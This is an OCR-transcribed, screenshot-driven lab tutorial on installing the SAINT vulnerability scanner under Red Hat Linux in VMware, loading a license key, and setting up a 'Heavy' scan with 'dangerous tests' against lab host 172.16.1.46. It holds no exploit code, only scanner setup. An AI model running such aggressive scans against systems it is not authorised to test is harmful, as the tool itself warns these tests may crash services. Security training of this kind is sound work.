
The SAINT installation is now complete.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:21 PM
Your version of VMware Tools is out of date.

```
Changing the source in PERL scripts...
Trying to find HTML/WWW browser... /usr/bin/mozilla
Looking for UNIX commands...
Can't find tftp (okay on Linux, will compile it)
Can't find rusers
Found Nmap 3.00; for best results upgrade to 3.50 or higher
Can't find rup
Doing substitutions on the shell scripts...
Changing paths in config/paths.pl...
Changing paths in config/paths.sh...
Looking for libssl.../usr/lib/libssl.so
Looking for libcrypto.../usr/lib/libcrypto.so
Upgrading configuration files...

Do you want to install the SAINT man page (yes)?

What is the root directory of your man pages (/usr/local/man)?

Installing saint.1 in /usr/local/man/man1

Would you like to put a SAINT icon on your desktop (yes)?

Done.
[root@localhost SAINT]#
```

Now that SAINT is installed you can execute the application by double-clicking on the **SAINT** icon on the desktop or from the command line.


As we are already in the Linux terminal change to the SAINT directory by typing **cd saint-5.9.5** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:22 PM
Your version of VMware Tools is out of date.

```
Changing the source in PERL scripts...
Trying to find HTML/WWW browser... /usr/bin/mozilla
Looking for UNIX commands...
Can't find tftp (okay on Linux, will compile it)
Can't find rusers
Found Nmap 3.00; for best results upgrade to 3.50 or higher
Can't find rup
Doing substitutions on the shell scripts...
Changing paths in config/paths.pl...
Changing paths in config/paths.sh...
Looking for libssl.../usr/lib/libssl.so
Looking for libcrypto.../usr/lib/libcrypto.so
Upgrading configuration files...

Do you want to install the SAINT man page (yes)?

What is the root directory of your man pages (/usr/local/man)?

Installing saint.1 in /usr/local/man/man1

Would you like to put a SAINT icon on your desktop (yes)?

Done.
[root@localhost SAINT]# cd saint-5.9.5
```


Start the SAINT application from the command line by typing:

```
./saint
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT/saint-5.9.5
File Edit View Terminal Go Help
Thu Dec 08
5:22 PM
Your version of VMware Tools is out of date.

```
Trying to find HTML/WWW browser... /usr/bin/mozilla
Looking for UNIX commands...
Can't find tftp (okay on Linux, will compile it)
Can't find rusers
Found Nmap 3.00; for best results upgrade to 3.50 or higher
Can't find rup
Doing substitutions on the shell scripts...
Changing paths in config/paths.pl...
Changing paths in config/paths.sh...
Looking for libssl.../usr/lib/libssl.so
Looking for libcrypto.../usr/lib/libcrypto.so
Upgrading configuration files...

Do you want to install the SAINT man page (yes)?

What is the root directory of your man pages (/usr/local/man)?

Installing saint.1 in /usr/local/man/man1

Would you like to put a SAINT icon on your desktop (yes)?

Done.
[root@localhost SAINT]# cd saint-5.9.5
[root@localhost saint-5.9.5]# ./saint
```

The SAINT application will start by opening the *Mozilla* browser.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
SAINT®
The Standard for Detecting Vulnerabilities
Home Sessions Scan Set-Up Data Analysis Configuration Schedule Documentation
Version
Administrative Functions
Tab Navigation
Submit
Done
Thu Dec 08 5:23 PM
Your version of VMware Tools is out of date.

file://localhost/root/tools/SAINT/saint-5.9.5/html/saint.

You have not configured SAINTexpress! Automatic SAINT updates are not enabled. To configure SAINTexpress, go to the Home tab and select "Configure SAINTexpress Plug-In".

Welcome to SAINT 5.9.5.


Administrative Functions: View SAINT Scan Status File

Sessions – Create a session or open an existing session.

Scan Set-up – Select targets and set-up a scan to run now or later.

Data Analysis – View results and generate reports.

Under **Administration Functions** on the main page select **Configure SAINT Key**. Click the **Submit** button.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
SAINT®
The Standard for Detecting Vulnerabilities
Home Sessions Scan Set-Up Data Analysis Configuration Schedule Documentation
Version
Administrative Functions
Tab Navigation
Submit
Done
Thu Dec 08 5:23 PM
Your version of VMware Tools is out of date.

file://localhost/root/tools/SAINT/saint-5.9.5/html/saint.

You have not configured SAINTexpress! Automatic SAINT updates are not enabled. To configure SAINTexpress, go to the Home tab and select "Configure SAINTexpress Plug-In".

Welcome to SAINT 5.9.5.


Administrative Functions: Configure SAINT Key

Sessions – Create a session or open an existing session.

Scan Set-up – Select targets and set-up a scan to run now or later.

Data Analysis – View results and generate reports.

The *SAINT Key* screen appears.




To generate your key, log in at http://www.saintcorporation.com using your customer login and password, or use the free-trial key which was e-mailed to you.

```
Replace with contents of SAINT Key File.
```

Red Hat Linux - VMware Workstation
Administrative Functions - Mozilla
http://localhost.localdomain:41060/e525b3d9d16843a2
SAINT
The Standard for Detecting Vulnerabilities
Home
Sessions
Scan Set-Up
Data Analysis
Configuration
Schedule
Documentation
SAINT Key
Done
Fri Nov 18
10:45 AM

From the License Key sent to the e-mail address you used when downloading SAINT, enter the text from within that file.

***Note:** I recommend using the Copy/Paste command with the License file to prevent mistakes.




To generate your key, log in at http://www.saintcorporation.com using your customer login and password, or use the free-trial key which was e-mailed to you.

```
# BEGIN KEY
2e78bd465893e1a8
172.16.1.40
172.16.1.46
Expires: 12/23/2005
# END KEY
```

Red Hat Linux - VMware Workstation
Administrative Functions - Mozilla
http://localhost.localdomain:33029/37d1115cece257b4
SAINT
The Standard for Detecting Vulnerabilities
Home
Sessions
Scan Set-Up
Data Analysis
Configuration
Schedule
Documentation
SAINT Key
Done
Thu Dec 08
5:24 PM
Your version of VMware Tools is out of date.

Scroll down on the right side of the screen and click the **Save SAINT key** button.

Save SAINT key


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
Warning - SAINT Password Disclosure - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
Done
Thu Dec 08
5:25 PM
Your version of VMware Tools is out of date.

Warning - SAINT Password Disclosure

Your Hypertext viewer may reveal confidential information when you contact remote WWW servers from within SAINT.

For this reason, SAINT advises you not to contact untrustworthy WWW servers from within SAINT.


For more information, see the SAINT vulnerability tutorial.

This message will appear only once.

In order to proceed, send a *reload* command (Ctrl-R with Lynx), or go back to the previous screen and select the same link or button again.

You will be presented with a warning of *Password Disclosure* if contacting remote servers with SAINT. Click the **Reload** key on the browser. Reload

Confirm the **POSTDATA** warning by clicking **OK**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
Warning - SAINT Password Disclosure - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training

Warning - SAINT Password Disclosure

Your H... note
WWW

For this r...

For more...

Confirm


The page you are trying to view contains POSTDATA. If you resend the data, any action the form carried out (such as a search or online purchase) will be repeated. To resend the data, click OK. Otherwise, click Cancel.

OK Cancel

This message will appear only once.

In order to proceed, send a *reload* command (Ctrl-R with Lynx), or go back to the previous screen and select the same link or button again.

The SAINT Key will be saved.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Key - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
SAINT®
The Standard for Detecting Vulnerabilities
Home
Sessions
Scan Set-Up
Data Analysis
Configuration
Schedule
Documentation

Your SAINT Key has been saved.

Done
Thu Dec 08
5:26 PM
Your version of VMware Tools is out of date.

Click on the **Scan Set-Up** tab along the top of the screen.

As this is a single target scan, enter the target's IP address. In this example, the target IP address is 172.16.1.46.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Scan Setup - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
SAINT®
The Standard for Detecting Vulnerabilities
Home Sessions Scan Set-Up Data Analysis Configuration Schedule Documentation

You have not configured SAINTexpress! Automatic SAINT updates are not enabled. To configure SAINTexpress, go to the Home tab and select "Configure SAINTexpress Plug-In".

Primary Target ▸

IP Address: 172 . 16 . 1 . 46 Add

Range: From . . . To . . . Add

Subnet: . . Add

Host Name: Add

Import from File: Add

Selected Targets:


<None selected> Delete

Link not found: "6"

Thu Dec 08
5:27 PM
Your version of VMware Tools is out of date.

Click the **Add** button to the right of the IP address. Add

The target IP address will be shown in the **Selected Targets** area.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Scan Setup - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
SAINT®
The Standard for Detecting Vulnerabilities
Home Sessions Scan Set-Up Data Analysis Configuration Schedule Documentation

You have not configured SAINTexpress! Automatic SAINT updates are not enabled. To configure SAINTexpress, go to the Home tab and select "Configure SAINTexpress Plug-In".

Primary Target ▸

IP Address: 172 . 16 . 1 . 46 Add

Range: From . . . To . . . Add

Subnet: . . Add

Host Name: Add

Import from File: Add


Selected Targets:

172.16.1.46 Delete

Done

Thu Dec 08
5:27 PM
Your version of VMware Tools is out of date.

Scroll down the right side of the screen and locate the section labeled **Scanning Level**. Select **Heavy** for the Scanning Level. Select **Perform dangerous tests**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Scan Setup - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
SAINT®
The Standard for Detecting Vulnerabilities
Home Sessions Scan Set-Up Data Analysis Configuration Schedule Documentation
Done
Thu Dec 08
5:28 PM
Your version of VMware Tools is out of date.

Scanning Level ▸


Choose a scanning level:

○ Discovery (discover live hosts)
○ Light
○ Normal (may be detected even with minimal logging)
● Heavy (avoids WinNT ports that are known to crash system)
○ Heavy+ (doesn't avoid WinNT ports that are known to crash system)
○ Top 20 (scans specifically for SANS Top 20 Internet Security Vulnerabilities)
○ Custom: custom
(Set up custom scan)

Should SAINT perform dangerous tests? Dangerous tests may help reduce false alarms, but **may crash services on target hosts!**

○ Do not perform dangerous tests. Just issue warnings of potential problems instead.
● Perform dangerous tests.

Scroll down to the **Firewall Support** section and select the appropriate option for your environment.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Scan Setup - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
SAINT®
The Standard for Detecting Vulnerabilities
Home Sessions Scan Set-Up Data Analysis Configuration Schedule Documentation
Done
Thu Dec 08
5:28 PM
Your version of VMware Tools is out of date.

Firewall Support ▸

Is the host you are scanning behind a firewall? If it is, you should enable firewall support. (Otherwise your results may be inaccurate or non-existent.)

○ No Firewall Support
● Firewall Support
○ Extensive Firewall Support

Authentication ▸

